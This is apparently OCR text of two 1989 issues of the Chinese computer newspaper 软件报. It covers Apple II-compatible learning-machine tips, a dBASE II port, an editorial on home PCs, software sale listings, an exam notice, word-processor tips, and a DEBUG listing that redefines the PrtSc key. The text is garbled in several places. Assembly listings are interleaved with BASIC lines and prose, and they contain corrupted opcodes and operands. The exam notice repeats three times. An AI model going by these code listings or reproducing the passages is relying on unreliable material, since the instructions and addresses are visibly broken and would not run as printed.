B=L+8;对于STC软汉字系统应将条件“=127”改为“=27”。200号程序行中的常数20决定了一次最多可能转换20个汉字，可将20改为1至255的整数。将250号程序行中第三个语句“B=INT.....”中的不等号“<”改为等号“=”，得到的便是反相的汉字串程序的雏形。230至300号程序行，完成汉字串向图形表的转换，200号程序行确立了图形表在内存中首址为\$8000，S的值可适当改变，210至220号程序行将各图形定义的首址写入内存并输入字符串和计算其长度，310号程序行判断是否继续转换；320号程序行先将图形个数写入内存，然后用文件名“HZ”+图形个数存盘；330至350为图形演示程序段，INPUT语句的S为图形尺寸，R为旋转角度。遗憾的是：用图形表方法不能满意地将汉字扩大显示。

四川 美国平

本版责任编辑：09号

定义快 速左右 移键

中华学习机上的左、右移键连发速度很快，而且没有重复键(REPEAT)，对屏编辑带来一定的麻烦。笔者设计了以下程序，功能是：定义F4键为连续左移七项，F5键为连续右移八次。与原来的左、右移键配合，使屏编辑大为方便。程序运行后，发运行300G(或CALL 768)。快速左移或右移时，可以上下换行，但不能超过本行句首的行首。如要改变连续移动的项数，可修改程序中\$313和\$32D单元的值，一般以两值相同为好。按中文键或CTRL-RESET键后，该功能失效，需要时应再运行。本功能仅适用于英文状态。

```
0300- A9 08 LDA #00B
CEC-I 0302- 85 38 STA #18
标准影作 0304- A9 03 LDA #003
0306- 95 39 STA #39
将CEC-I的射 0308- 4C 51 A9 JMP #A951
线镜头插入彩电的天 030B- 20 1B FD JSR #FD1B
线插座内，运行下程 030E- C9 86 CMP #085
序，便可得到与标准 0310- D0 16 BNE #032B
彩色测试卡一样的八 0312- A9 08 LDA #008
条垂直彩条，便可方 0314- 85 06 STA #06
便、迅速地调好彩色 031A- A4 24 LDY #24
10 HOME,GR 031B- B1 28 LDA (#28)
20 DATA 15, 031A- 9D 00 02 STA #0200,X
18, 7, 12, 11, 1, 3, 0 031E- C6 06 DEC #06
30 A=0 031F- F0 1A BEG #0333
40 FOR B=A 0321- E8 INX
TO A+4,READ 0322- 20 F4 FB JSR #BF4
C,COLOR=C 0325- 4C 16 03 JMP #0316
50 HLLIN 0,47 0328- C9 94 CMP #94
60 NEXT B: 032A- D0 0F BNE #033B
A=A+5 032C- A9 08 LDA #008
70 IF A>40 032E- 85 06 STA #06
THEN END, 033A- C6 06 DEC #06
GOTO 40 或基本 0336- D0 FB BEG #0336
取调中 033B- BD 00 02 LDA #0200,X
助 033B- 60 RTS
```

函授班上学期作业题

为便于学员统筹安排学习时间和作业，我们将上学期应当完成的全部作业布置如下，请学员根据自己的情况，每做完一章节作业就及时寄给该科的任课教师，以便批阅。由于学员较多，对于作业中存在的问题，除了在作业本上批改外，共同性的问题将在软件报上统一解答。

Table with columns for course name (e.g., 数据库原理, C语言), class level (e.g., 水平班, 张升班), and homework items (e.g., 1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12).

《软件报》今年第X期第四版介绍了逻辑条件语句的代换技巧。这是BASIC程序设计的一大进步，但是程序的通用性反而窄了。从原文可以看出，本来在R1机上与LASER310机上都可以运行的程序，经过这种代换就只能在一中机器上运行。这是因为在LASER310机上，逻辑式的逻辑值为真时，其结果是-1；而在R1机上的结果是+1。为假时两种机上的结果都是0。

为了使用逻辑表达式代换的程序在这两种机上都能运行，可用绝对值函数对每一个逻辑式的结果进行一次绝对值运算，就可

中华学习机软件介绍(二) 汉字关系 式数据库管理系统(硬汉字) C-dBASEII.0

关系式数据库管理系统dBASE是世界上最受广泛、销售量最大的数据库之一，有“大众数据库”的殊荣。dBASE的命令丰富，功能强。易学、易懂、易记。语言自成体系，不对外开放，用该语言编程，机器可以自动处理信息。dBASE还具有操作直观，使用灵活方便的全屏编辑功能。除此之外，dBASEII的设计思想先进，程序结构精巧，采用内容覆盖技术，使得在小机器上也能运行大系统程序。dBASE具有广阔的应用领域，被用于办公室自动化、仓库管理、人事档案管理、财务管理、饭店管理、小型图书资料管理等。因此在CEC-I中华学习机移植汉化dBASEII软件是广大用户盼望已久的事情。C-dBASEII是我公司最新在原西文dBASE II.2.3版本的基础上，将其汉化移植在CEC-I中华学习机上(APPLE II)使用。移植上我公司生产的CEC-I(汉卡)，只要在中华学习机上插上280卡就可以使用，它保留了原有软件的全部功能。操作使用命令也完全相同，并且其中文操作提示，使用中华学习机上的硬汉字。汉字的显示和输入速度比往各各种软汉字的八倍。如果再加上打印机(利用1转2槽口扩充卡可同时间插上280卡和打印机卡)即可构成一套完整的小型事务处理及数据库管理系统，可打印各种汉字报表及资料等，可广泛应用于家庭个人或办公事务处理的各个领域。C-dBASE的推广成功使得中华学习机如虎添翼，更适应我国的国情，对中华机的推广应用起到了促进作用。



# 软件报



1989年  
6月3日  
第22期  
总第140期

普及计算机知识  
开发软件资源  
交流计算机技术  
培养软件人才

中国软件技术公司 成都分公司 成都电子研究所合办 主编：刘增德  
国内统一刊号CN51-090 订阅代号：61-74 地址：成都市金河街75号

△《IBM PC/XT 微型计算机系统原理及维修》一书为常年从事维修和应用开发工作的行家编写，该书以“工作整理”思路，强化捕捉故障的思路，利用用户自寻各种不同的维修方法，集中了作者们多年积累下来的维修经验，特别是许多隐含的故障，可供用户直接选用，本书可作自学和培训教材。每册价9元 另加邮资1元

△《微型计算机技术》一书选编了：微片机、单片机、十六位高性能单板机16/32位微型机等典型机种进行系统的介绍。它以不同行业、不同机种用户的共性和基本知识（如接口技术、总线结构、开发系统等）来引导读者掌握解决各种实际问题的技能。每册价11.70元 另加邮资1元

以上两种书正在发行，敬告：成都市华西医科大学铸造室 罗秀武收

## 抓住时机 让计算机走入中国家庭

成都 张进亮

从八十年代初期，我国开始引进微型计算机，历经七、八年的坎坎坷坷，逐步地形成了一个完整的、相当规模的计算机行业。在生产技术方面，我们已能生产和国外同等水平的微机系统。适于国情的中西文字打字机、各型打印机、软磁盘、显示器等。在技术服务方面，我国已形成了一个包括国营、集体、个体企业的、星罗棋布的经销网络。在应用和软件开发方面，微型计算机已在各个行业普遍应用。现在各行各业开发出了数不清的各种应用软件。在我国的大、中、小学里，有的也开办了计算机课程。在很多城市集镇的大街小巷里还可以看到一群群青少年，围着各种游戏机玩耍。但是，计算机行业毕竟还是太小、太窄。众多的企业面临着这个狭小的市场厮杀。最终，绝大多数产品只能出售给各个企事业单位，大家只是盯住了公家的那个钱包。因此，我国的计算机市场就不得不受到国家财政、政策的影响，这些年来经过了几个大起大落，现在总产值、产量、利润始终在一较低数量级上徘徊不前。

回顾这些年我国计算机事业所走过的道路，再和我们这几年来家用电器发展的道路相比较，让

计算机这类产品和家用电器类产品的一个重大区别，用一句销售学的术语来说，是在产品定位方面。计算机在发展伊始，就定位在高科技产品、办公自动化用品、教学产品上。在政策上，依靠国家对行业的减、免税优待。在销售上，依靠公费、依靠企事业单位对高科技的自觉认识为动机。再看家用电器的发展，其购买动机是中国老百姓自发的。其生产积极性是由地方到中央、再由上而下的。其发展势头是人所共知的。对当前各级财政的好转，对国家回笼货币起了巨大的作用。

请别忘了，当初引进的IBM-PC微型计算机，其“PC”二字，就是英文“个人电脑”的缩写呀！微型计算机在美国，正是成了“PC”，成了个人和家庭用的电脑，才使得美国的计算机

工业有了革命性的大发展，才涌现出了像APPLE这样一类大公司，才有了硅谷的兴起。才使得在世界范围内形成了一个庞大的计算机产业。微型计算机在一些发达国家，确实实实在在地道道的是一种个人消费品。用我们的话说，是高档家用电器普及消费的消费品。而我们当初是把它作为一种高科技技术产品、工业产品引入的。正是基于这种指导思想，我们的科技界、文化舆论界，政府也就从未作过关于计算机的消费广告。从事计算机生产、经营的业外，也从不敢向大众作相等的消费广告。人们似乎都把计算机在国外同

样属于消费品这一点淡忘了。到了现在，我国的市场已发展到了这种地步，个人拥有的存款达到了3789亿元。在大街上，3000元到4000元的彩电畅销不衰，双门冰箱的价格也平均在

7000元以上，依然走俏。更富裕一些的人们已在追求录像机，空调，甚至购买商品房，各界人士献计献策，有人已提出发展民用小轿车等对策。当时，我们怎么不敢说，何不把微型计算机，也就是个人电脑作为高级民用消费品推向中国社会。这实际上也是一件微型计算机的“PC”本来面目之事。这也是顺理成章的！

微型计算机走入中国老百姓的家庭，这是一举多得的好事。它既是高档的消费品，又是个人对家庭、对子女的一笔智力投资。它为一个家庭作出服务的种类太多了。孩子在其上学习功课（数学、物理、化学、外语、计算机程序等）。它可以是大人和孩子的文字处理机，在其上作文、写信、写小说、写诗歌。它可以是一台拥有丰富多彩供人娱乐的游戏机。它可以是一本记帐簿表机，用来管理家庭的帐目，它的用途不胜枚举，而所有这些，只要有现成的软件，只要是一个能识字的人一学就会的。对其他国家来说，发展它，其用性价比和其它家用电器是等同的，而比发展民用器之皇！

汽车的投资低得多。从回笼货币的观点看，只要引导的好，可形成攀比型的高消费，大量的回笼货币是有可能的。最重要的是，它对提高民族科技水平的水平，将起到十分积极的作用。随着国民对微机高消费的兴趣，将极大的刺激我国计算机产业发展到一个新的水平，这一点是毫无疑问的。

当然，要达到此种程度，是有赖于我国计算机界的不懈努力。要造出价格适当的机器，要提高其可靠性，要开发出大量适合中国用户的各类软件。要形成更广泛的经营服务网。但首先要办的是，要有具备强大实力的大公司，敢为天下之大先，拿出投资，造出产品，打出广告，进行推销，抢先敲开这个沉睡的巨大市场之门，我们已经有了一个开端，就是中华学习机，但它的产品定位仍然是以对青少年进行电脑普及教育为方向。对新的机器来说，它的产品定位是什么呢？我们说，它应是高档消费品之王，高级家用器之皇！



江山教育人才  
广西玉鹿艳篆刻

★编号：889601  
名称：全屏文字报表编辑器  
作者：张翠田  
功能简介：使用《全屏文字报表编辑器》的用户可以不编程序而迅速完成各单位的各种报表（可直接从DBASEⅢ数据库文件取字段自动制表和进行字段间、记录间的运算—求和、分组及交叉汇总），同时此软件具有完善的文字、文件处理；编辑排版而且具备打印功能；与其它软件交换数据方便而且备份容易，是数据处理和办公事务的理想工具软件。

（一）手动与自动制表：手动制表可不需设置复杂的表格参数用功能键在文输入四套标准表格符，可任意左右或左右；自动制表按简明的表格参数设置即可自动生成单成表、多页表和从数据库文件中选取字段自动生成报表表、多页表。

（二）报表自动运算（汇总）：可使用用户在9996列×996行屏幕内将数据文件和数据库文件的字段（还可把字段分为若干小段）打印在任意位置上；可使报表中的各栏（原始数据）分别任意等于数据库的第XXX字段（派生数据），并可加入常数，写成通用的加、减、乘、除、乘方、开方等数学表达式，形成新的报表；其中每个表达式的运算结果（行或列派生数据）还能作为新的数据字段多次参与新的数学表达式进行新的运算、形成分析报表（汇总表）；该软件还有生成、累计、平均值及多种检索功能以至自动生成多种分类统计表（分组汇总表、过表表）和分类总统计表（交叉分组汇总表和超级汇总表）；可按记录号范围、某字段的取值范围或某字段的匹配范围提取数据（分组分类），可将报表打印在打印机上、屏幕上或文件上。

（三）列、块编辑：除具备一般的编辑功能外，有列处理、块处理，可置字符于功能键；1至9区的字符可置屏幕上并能直接输入；可将几个文件放于不同行列位组合成可修文件；排版功能可自动处理标点符号及“插入”、“挖去”空缺；有硬替换

和递增替换；有高级文书打印功能：行居中、靠左、靠右处理；自动处理半个双字节字符。

（四）其它还有“电子闹钟”计时、定闹、计算闹；自动打印日期、时间和打印页码；适合AR-2463系列高级控制打字机和电子琴演奏等功能。

运行环境：1.硬件：IBMPC XT/AT、286、386；clivetti M380、M290、M28、M24和0520、CH、286及其兼容机。  
2.软件：CC-DOS各种版本、大众码、五笔汉字和实用代码，建议选用CC-DOS 3.1SD/AT。

源程序语言：汇编语言8086和GWBASICA  
转让形式：加密系统软件一张。  
转让价格：加密软件零售：每片60元；每两片100元。批发：每10片400元。  
收款单位：成都《软件报》信息部

★编号：890602  
名称：IBM-PC/XT高分辨率图形通用打印程序  
作者：朱军  
功能简介：该软件用独特的处理方式，为目前常用的各种9针、24针打印机，TH-3070、LQ-1500、M-2024、M-1724、FX-100、FX-80、RX-80、CPS-80配置高分辨率图形屏幕打印驱动程序。

运行环境：用户在高分辨率图形方式（640×200）下，对屏幕上出现的各种图形、字符，只需按屏幕打印键就能在所选的打印机上得到硬拷贝。对24针打印机，软件进行了插值处理，可打印出精美的图形。

源程序语言：IBMPC宏汇编语言  
运行环境：IBM-PC/XT及其兼容机  
转让形式：1.源程序清单和使用说明  
2.磁盘和使用说明  
转让价格：1.清单和使用说明 30元  
2.盘和使用说明 40元  
收款单位：成都《软件报》信息部

## 关于举行一九八九年计算机应用软件人员水平考试的通知

各市、地、州科委、省级各厅局、各大院校院、全国计算机应用软件人员水平考试今年仍然采取各省市自治区联合考试的办法。国务院电子信息推广应用办公室电办字（1989）013号“关于成立中国计算机应用软件人员水平考试委员会的通知”中指出：“决定将联合考试发展为国家级水平考试制度，并与当前职称改革相结合，作为专业技术人员资格考试的试点。”希望各地各部门认真抓好这一项工作。为了做好各项准备工作，现将一九八九年全国统一考试的有关事项通知如下：

1、我省一九八九年计算机应用软件人员水平考试工作仍由四川省计算机人才培训中心（挂靠在成都科技大学计算机系）负责组织实施。

2、各市、地、州水平考试的组织工作请当地科委支持，负责建立考试小组，做好宣传、报名、考试及发证等工作。

3、今年报考人员不限于非计算机专业人员，包括在大、中、院校、成人高校、职业高中中的教职工、学生和研究生中试点。此项水平考试制度，并与当前职称改革相结合，作为专业技术人员资格考试的试点。”希望各地各部门认真抓好这一项工作。为了做好各项准备工作，现将一九八九年全国统一考试的有关事项通知如下：

1、我省一九八九年计算机应用软件人员水平考试工作仍由四川省计算机人才培训中心（挂靠在成都科技大学计算机系）负责组织实施。

2、各市、地、州水平考试的组织工作请当地科委支持，负责建立考试小组，做好宣传、报名、考试及发证等工作。

3、今年报考人员不限于非计算机专业人员，包括在大、中、院校、成人高校、职业高中中的教职工、学生和研究生中试点。此项水平考试制度，并与当前职称改革相结合，作为专业技术人员资格考试的试点。”希望各地各部门认真抓好这一项工作。为了做好各项准备工作，现将一九八九年全国统一考试的有关事项通知如下：

1、我省一九八九年计算机应用软件人员水平考试工作仍由四川省计算机人才培训中心（挂靠在成都科技大学计算机系）负责组织实施。





《XE》使用

经验及其注意的问题

XE是一种功能很强的适用于办公室自动化方面的字处理软件...

1.在XE下读取C-DBASEIII数据库文件
在XE下编辑文本常常需要C-DBASEIII数据库中的内容...

USE <数据库文件名>
COPY TO <目标文件名> SDF
然后在XE下在需要的位置用^KR命令调用此目标文件即可...

在XE下一些适用汉语文本的标点符号拼音方式是找不出这些符号的...

附表:XE下Alt码与其对应的国标码字符对照表

Table with 7 columns: Alt-码, Q, W, E, R, T, Y, U, I, O, P. It lists various Alt codes and their corresponding characters like punctuation and symbols.

3.使用XE应注意的问题

1)在拼音方式下输入汉字时,若键入某个汉字的拼音后,汉字选择提示行第一页没有所需要的汉字...

2)若编辑好文本后按^KS或^KX,存盘时,屏幕提示磁盘空间不够,请不必惊慌...

它可以用英文键盘打一个键就输入一个俄文字母,共输入方法与处理英文文字一样...

也在CCDOS上解现表格快速输入

本方法很简单,在键盘输入时,组合键Alt-A至Alt-Z很少用到,查得这些组合键扩展ASCII码...

A) 为表格符,例如,在CCDOS下
A) PROMPT \$n \$e [0, 16; "Γ" P
此后按下Alt-Q则出现

字符,如建立.BAT文件
PROMPT \$e[0, 17; "T" P
PROMPT \$e[0, 18; "Γ" P

运行此.BAT文件后,按对应的组合键,则不管在区位、首端、拼音方式下,都可直接一下子就可输入这些表格符...

通过英文键盘处理俄文文字

我国现用的微机几乎都是英文键盘,MS-DOS没有现成的键盘输入码可直接输入俄文字母...

然后执行本程序。程序的流程是:输入要存储俄文的文件名->输入每行的俄文字母数...

上列程序我在应用中改为BASIC编译的EXE可执行文件,这样就可以直接在DOS下执行...

增强苹果机POKE功能

笔者利用L'ASER-310扩展POKE语言的启发,用机器语言扩展了苹果机的POKE语句...

Table with 2 columns: Hex address and Hex value. It lists memory addresses from 6000 to 6040 and their corresponding values.

机器语言跟踪

APPLE I中没有跟踪机器语言功能

5000-20 31 F8 18 90 87 A9 4A
5008-8D 3C 50 A9 38 8D 40 50
5010-D0 0A A9 00 8D 3C 50 A9

分析了早期苹果机曾有过的机器语言跟踪(Step和Trace)功能,对其作了改进...

1.将原来的S、T命令合并为新的T命令。即进入跟踪后,按一下任意键,跟踪一条机器语言指令...

这种方法的步骤如:
(1) 确定一个可能使程序正常或不正常运行...

4.为使用灵活,本程序是浮动的,可放在任意低8位地址为00的内存空间中正常运行...

本跟踪程序说明: \$5000是主入口,从此入口以使程序浮动,并建立T、Q等...

关于程序纠错

一、关于纠错方法:
1. 强力纠错法
2. 归纳纠错法

二、修改错误的原则:
1. 可能有一个错误,这一点可能有第二个错误...

三、纠错的步骤:
1. 确定一个可能使程序正常或不正常运行...





# 软件报



1989年  
6月10日  
第23期  
总第141期

普及计算机知识 交流计算机技术  
开发软件资源 培养软件人才

中国软件技术公司 成都分公司 成都电子研究所合办 主编：刘锦德  
国内统一刊号CN51-0090 订户代号：81-74 地址：成都市金河街75号

电子技术大学  
计算机

它们是计算机文献、资料中经常用到，但又容易混淆的两个重要概念。

“虚拟的(virtual)”的意思是说：“某种东西看起来存在，但实际上并不存在”。例如，常用的“虚拟存储器”即属这种情况。在程序员编写程序时，实际可用的内存是有限的，但通过页面机构(由操作系统提供)在内存和外存之间成块地交换数据或程序克服了这一缺陷，使得程序员能使用的存储空间可以相当大乃至“无限大”。

“虚拟计算机”也属这种情况。虚拟计算机看起来可以运行程序，但它实际上并非真的机器，而是通过软件实现的。不同的用户可以同时使用不同的虚拟机，而真正的计算机却只有一台。同样，还可以有虚拟磁盘、虚拟电路、虚拟通讯线路、虚拟调用等等。

“透明的(transparent)”的意义则相反：它的含义是：“某种东西看起来不存在，但实际上却是存在的”。例如：在计算机系统中许多用于数据传输的复杂机构，如果都要求程序员深入了解那就麻烦了。因此这些机构的细节应对他们“隐藏”起来，程序员不用了解这些实际存在的机构如何工作的细节，甚至根本不用知道它们的存在，这样可使程序员的工作简化，程序也易于理解。又如：在计算机机上，如果一个用户打算从某个数据库上取得自己需要的数据，最好的办法是用不着知道数据库具体放在哪一台计算机上，也不用知道通过何种路由、何种信道，以及如何存取、传送等细节，而只要按某种格式，发出某种取数据命令就够了。如果做到了，我们就可以称它为“透明的”。这些就象打电话一样，用户关心的是：“不要告诉我电话如何工作，只要告诉我如何用它就行了”。要注意的，“透明的”并不是指因为“透明”而什么细节都看得见，恰恰相反，“透明的”是指它象水晶一样透明，看起来什么都不存在。这一点很容易引起误解。

顺便提一下，“虚拟的”有时可以和“逻辑的”互换。例如，“逻辑终端”和“虚拟终端”就指同一件事。

▲傻瓜计算机键盘在津问世 天津计算机应用技术研究所最近研制成功傻瓜计算机键盘，适合不懂计算机技术的人使用。有关专家认为，这种按音输入的汉字键盘系国内外首创。

这种“ZT-1”汉字键盘属1K级中型，兼备整字大键盘和西文小键盘功能。盘面上键一用，功能明确，使用时无须任何切换。盘面安排符合汉字拼音规范，容易理解和掌握。与之配合的输入方法实用、系统、完整，并兼有造型美观、性能可靠等优点。

摘自《科技新闻报》  
湖南推出四种计算机产品具有80年代国际中后期先进水平 位于湖南省怀化市的建南机器厂，是我国的最大计算机外部设备厂。去年一年内，这个厂推出四项具有80年代中期中后期先进水平产品，在国内外同行中引起反响。

第一项是小温盘面伺服刻写装置。这是我国“七·一五”攻关项目之一，世界上目前只有美、日两国有这样的装置。它的定位精度为头发丝的三分之一，达到国际80年代先进水平。

第二项是JN-1050半高硬盘驱动器，其容量为4兆字节，即一本大书大小的驱动器中，可存贮400本10万字的书。这种产品比起原来与XT微机大量配套的驱动器，不仅容量大，技术水平等，都提高了一个数量级。国外先进同类产品是在80年代中期。JN-1500的国产化

征 稿 启 事  
汉字信息处理是一门新兴的综合性边缘学科，它涉及到语言学、电子学、计算机工程学、心理学等多种学科。而在这里所讲的汉字信息处理，则是利用计算机对汉字信息进行的处理。在这方面，国内的理论研究和工程实践都蓬勃地开展起来了。其中许多已投入实际使用。为了更好地推广汉字信息处理的实际应用，交流其经验和体会，本报准备开辟汉字信息处理专栏，拟定征集如下内容的稿件。

1. 汉字输入输出中有关快速、简便、实用的方法和经验；
2. 新的汉字信息处理系统，包括操作系统、语言处理系统、数据库系统、汉字输入输出系统和其它汉字处理系统等，分析和应用；
3. 西文软件的汉化处理方法和经验；
4. 汉字字形的表示、设计、压缩、构造及其应用，特别是在排版印刷方面的应用；
5. 汉字编码及其检索、汉字信息通信、汉字识别中的有关问题；
6. 汉字信息处理中有关国家制定的标准、以及与国际标准兼容问题等的介绍和利用。

我国曾从国外引进过一些分組交換設備，由于另外一些有关的重要技术被限制进口，致使引进的设备不能很好发挥作用。我国自行研制成功这套系统后，不但填补了国内空白，而且有利于提高我国计算机的使用效率。

摘自《光明日报》  
▲软盘激光光栅加密系统问世 一种可以用激光为计算机软磁带上特殊标记——“指纹”，防止软件为侵权者复制的激光指纹加密系统已由中国软件技术公司信息安全研究所和中国科学院力学所合作研制成功。该系统把硬技术与软技术结合起来，有一个由单板机控制的激光打孔机，可根据用户要求和软磁介质介质的不同，自动调光，自动定位，加工“指纹”，同时具有防复制、防翻译、防动态跟踪的加密技术。

摘自《光明日报》  
▲由中国高档微机协会、中国UNIX用户协会主办的“第三届全国高档微机学术会议”及“UNIX协会89春季年会”于5月16-20日在南京东南大学隆重举行。大会共收到系统软件、软件测试与环境、应用软件等方面的论文二百余篇，出席会议代表一百余人。美国IBM公司、美国Texas公司、ALTO远东公司、自动系统(香港)公司等国内计算机厂商作了专题技术报告。新产品展示和信息发布会。本版应邀出席了大会。

南京记者站 李瑾  
▲海峡两岸专家合作研制成功“前景”中外文电脑激光排版系统 由中国大陆的前景电脑股份有限公司与台湾欣荣科技股份有限公司共同研制的“前景”中外文电脑激光排版系统在北京问世。这是海峡两岸电脑排版专家首次携手合作的成果。

“前景”系统适应台湾、港澳中文排版，中外文混排的各项要求，具有独特的减繁异体字共存字库的特点，可同时采用大陆的国际内码和台湾地区通用的B-5码，可连接大陆及台湾、港澳地区所有主要的输入方式。字库的字数高达13000多个。这个系统还可安排小字夹注、双行夹注、汉字页码行间加线及页面加框线等，特别适合于各种古籍书的编排。专家认为，“前景”系统为促进海峡两岸文化交流将起重要作用。

摘自《光明日报》  
▲多字印刷体汉字识别系统研制成功 我国多字印刷体、多字形的印刷体汉字识别系统最近在北京通过技术鉴定。由于我国汉字数量大，字体、字号多给汉字的计算机自动识别带来很大困难，清华大学光学无线电电子学系李象斌教授研制的这个计算机汉字识别系统把结构模式识别和统计模式识别方法结合起来，用单一程序和单一字库同时识别宋体、仿宋体、黑体、楷体等四种字体的二号至五号字及长扁变形的印刷体汉字，识别率在95%-99%，识别速度为每分钟的一百五十个字。

摘自《汉字日报》  
▲北京兆昭研制成管理软件自动生成书 管理软件自动生成书由北京航空航天大学日南教授李昭研制成功。这种软件日前通过鉴定。这种采用计算机自动生产各类管理软件的先进技术，解决了办公自动化、人事、工资、图书、情报等各种管理软件依靠人工编制工作量大、周期长、质量不易保证的问题。专家们认为这一成果对于加速微机系统在管理方面的广泛应用很有意义。

▲我国第一个分組交換數據網通過鑑定 如何在遠程高內實現計算機資源共享，加快信息流通速度？由机电部30研究所、复旦大学和成都电子科技大学共同研制成



編輯同志：  
乞今為止，我國的一切報紙、雜誌、刊物都要求，所有的書信一律用鋼筆或毛筆寫在八格稿紙上。...

目前，微型計算機在我国的應用正在普及，作為面向敝報應用而創作的《軟件報》，筆者覺得對於傳統的稿件形式應加以改革。...

貴州大學計算中心  
楊云江

楊云江同志的建議  
很好！本報欣然採納。為了便於收、發、投和存貯，且作如下規定：

1. 用鋼筆或毛筆寫在八格的80行打印紙，并裁成25行的長度。
2. 字的大小以中華字機中的6號字(即提行上的3號字)為好。如本報的“碼者換”字大小。標點占格。
3. 字間隔不可太大或太小，以報刊上一級排列為宜。
4. 每行25字，行間距為6毫米。
5. 每頁的橫行數可取5的倍數，當需出滿當的“天地”，以保證頁碼的對齊。
6. 以上限於文字部分，報章按原來格式。行間距不可太大。字間距，用黑墨色為好，以確保照相制版質量。

本報編輯部  
本版責任編輯：04号

★編號：890603

名稱：小家庭輔導軟件教學檢測  
作者：張勤 姚春

功能簡介：為了開發小學生的智力，結合小學生喜歡玩遊戲的特點，我們特地編了這個學習與遊戲相結合的軟件。本軟件由45個模塊組成。啟動後，能自動運行，可以作加、減、乘、除四種運算，每一種運算都只隨機作10道題，並且每道題都規定了完成時間，到時間後，會自動換題；在規定時間內答錯了，還可以重答；按左移鍵可以刪除光标左邊的一個數字；按ESC鍵可以退出。答完10道題後，根據不同成績進行獎勵。比如：不及格，將會看到一張哭臉，得了60-70分，將會聽到一首美妙的樂曲。得了高分就可以玩遊戲。(加法：撥開汽車；減法：打劫侵略者；乘法：貓抓老鼠；除法：龍潭探險)。每種測驗獲得了100分可以玩高炮打龍遊戲。在遊戲前都有中文和圖象提示玩法。這真是妙趣橫生、其乐无穷。

家長可以隨時輸入密碼，調出記錄檢查孩子學習情況。並可以改變自測難度，以適應不同層次的小學生。

本軟件人機對話清楚，操作十分方便，不需要任何漢字系統的支持。

并具有一定的抗干扰能力。是輔導小學生學習數學、提高智力、促使學生努力學習的一個較好的工具。本軟件獲南充市軟件評比一等獎。

源程序語言：BASIC語言和DOS機器語言  
運行環境：中華學習機及兼容機  
轉讓形式和價格：盤一張，使用說明一份  
售價24元(含郵資)

收單單位：成都《軟件報》信息部

★編號：890604

作者：張保田  
名稱：LASER DEZ擴展BASIC系統

功能：擴展36項BASIC功能。含開關語句、高速函數、自定義函數、多功能編程時鐘、伸縮屏、重編行號及其他多項擴展功能。總長度2K，占用戶內存750字節。新增功能均由正規保留字實現與駐機系統兼容。

運行環境：LASER200、305、310主機系統

轉讓形式：磁帶一盒，使用說明一份

轉讓價格：30元(含郵資)

注：DEZ的主要功能已編入“QZT高亮+8KEPROM軟件系統”擬配備QZT卡的讀者可不單獨另購DEZ軟件

收單單位：成都《軟件報》信息部



### PtrSc 键功能的重定义

· 孙妙 周世清

```

@MEMG
1189:0100 JMP 014D
1189:0102 JMP 0129
1189:0104 FD 00 00 00 00 00 00
-1120
1189:0120 PUSH CS
1189:0121 POP DS
1189:0122 MOV DL,0100
1189:0125 MOV AH,3C
1189:0127 MOV CX,0000
1189:012A INT 21
1189:012C MOV BX,AX
1189:012E MOV DX,0104
1189:0131 MOV CX,0007
1189:0134 MOV AH,40
1189:0136 INT 21
1189:0138 MOV CX,[0105]
1189:013C MOV AX,[0105]
1189:013F MOV DS,AX
1189:0141 MOV DL,0000
1189:0144 MOV AH,30
1189:0146 INT 21
1189:0148 MOV AH,3E
1189:014A INT 21
1189:014C INT 21
1189:014D PUSH CS
1189:014E POP DS
1189:014F MOV DL,0000
1189:0152 MOV CL,[01]
1189:0154 JMP CL,0B
1189:0157 JNC 015B
1189:0159 INT 20
1189:015E MOV SI,5982
1189:015E MOV AL,[SI]
1189:0160 CMP AL,28
1189:0162 JNC 0167
1189:0164 INC SI
1189:0165 JMP 015E
1189:0167 MOV DI,5100
1189:016A DEI
3189:016B MOVS
3189:016C DEC DI
3189:016D MOV AL,08
3189:016E MOV [DI],AL
3189:0171 MOV DL,0102
3189:0173 MOV AH,2095
1189:0177 INT 21
1189:0179 MOV DL,0140
1189:017C INT 27
1189:017F
-8CX
CX 0000
-7E
MOV EIT5.COM
-0

```

在IBM PC机上,按下<Shift> + <PtrSc>组合键会产生类似于硬件中断的INT 6,使系统转入执行屏幕内容输入到打印机上的例程,这种方法为用户带来了方便。但是,在运行一个应用程序的过程中,有时用户希望在干扰程序正常执行的情况下,按下<Shift> + <PtrSc>键之后,使INT 6中断不再把屏幕内容打印出来,而要求把屏幕信息保存下来,形成文件,这样可供以后多次使用(如再显示、再打印),特别是对于屏幕的图形,如能以文件的形式保留下来,则可以为用户随意调用,从而更为方便。为此目的,本人向读者提供一个新的INT 6中断程序,该程序对<Shift> + <PtrSc>键进行了重新定义,使之能把屏幕内容保存到用户指定的文件中。

对于图形屏幕,为了适合于在BASIC状态下通过B LOAD命令填入图形数据文件,程序所创建的文件开头处安排了一个字节文件头:

```

FDH, BASIC图形数据文件标志字节
B800H: <程序名, 低地址在前, 高地址在后, 下同> 显示缓冲区段地址, 彩色图形适配为B800H, 单色适配器为B000H 0000H; 从屏幕的左上角开始保存数据 3F40H; 需要写入文件中的数据字节长度(共计16192个字节)

```

使用时,用户在程序的命令上提供文件名,以后,每当按下打印屏幕键时,就把屏幕内容按字节信息记录在所说明的文件中;如果改变被写的文件名,则只要再启动一次程序并提供新的文件名即可。例如:使用命令<G>NEWIN T5 A, SAVSCR, PIC 启动新的INT 6, 则每当按下<Shift> + <PtrSc>时,就把把屏幕信息保存到A盘的SAVSCR, PIC文件中。

NENIN T5.COM程序比较短,可在调试程序DEBUG下直接输入,左面是输入程序的整个操作步骤。(注意:程序没有对可能发生的错误进行检查)

本版责任编辑:06号

众所周知,IBM/PC微型机 BASIC 语言具有丰富的作图命令和语句,可用来生成各式各样美观大方的屏幕图形, BASIC 的屏幕图形文件是一个不可执行的数据文件,需要在屏幕上显示屏幕图形文件时,均应先启动BASIC,然后调用相应的 BASIC 程序来将所绘制的屏幕图形文件显示在屏幕上。若能能够将 BASIC 的屏幕图形文件进行适当的改造,使之成为一个能够脱离 BASIC 运行环境、自屏屏图形信息的可直接在DOS下执行的COM文件,从而简化用户程序调用图形的过程,则将大大增强人们使用图形的兴趣。我们在工作实际过程中摸索出了一种改造方法,经常多次进行屏屏图形改造作业,效果良好,在此将改造的方法介绍给大家,有兴趣不妨一试。

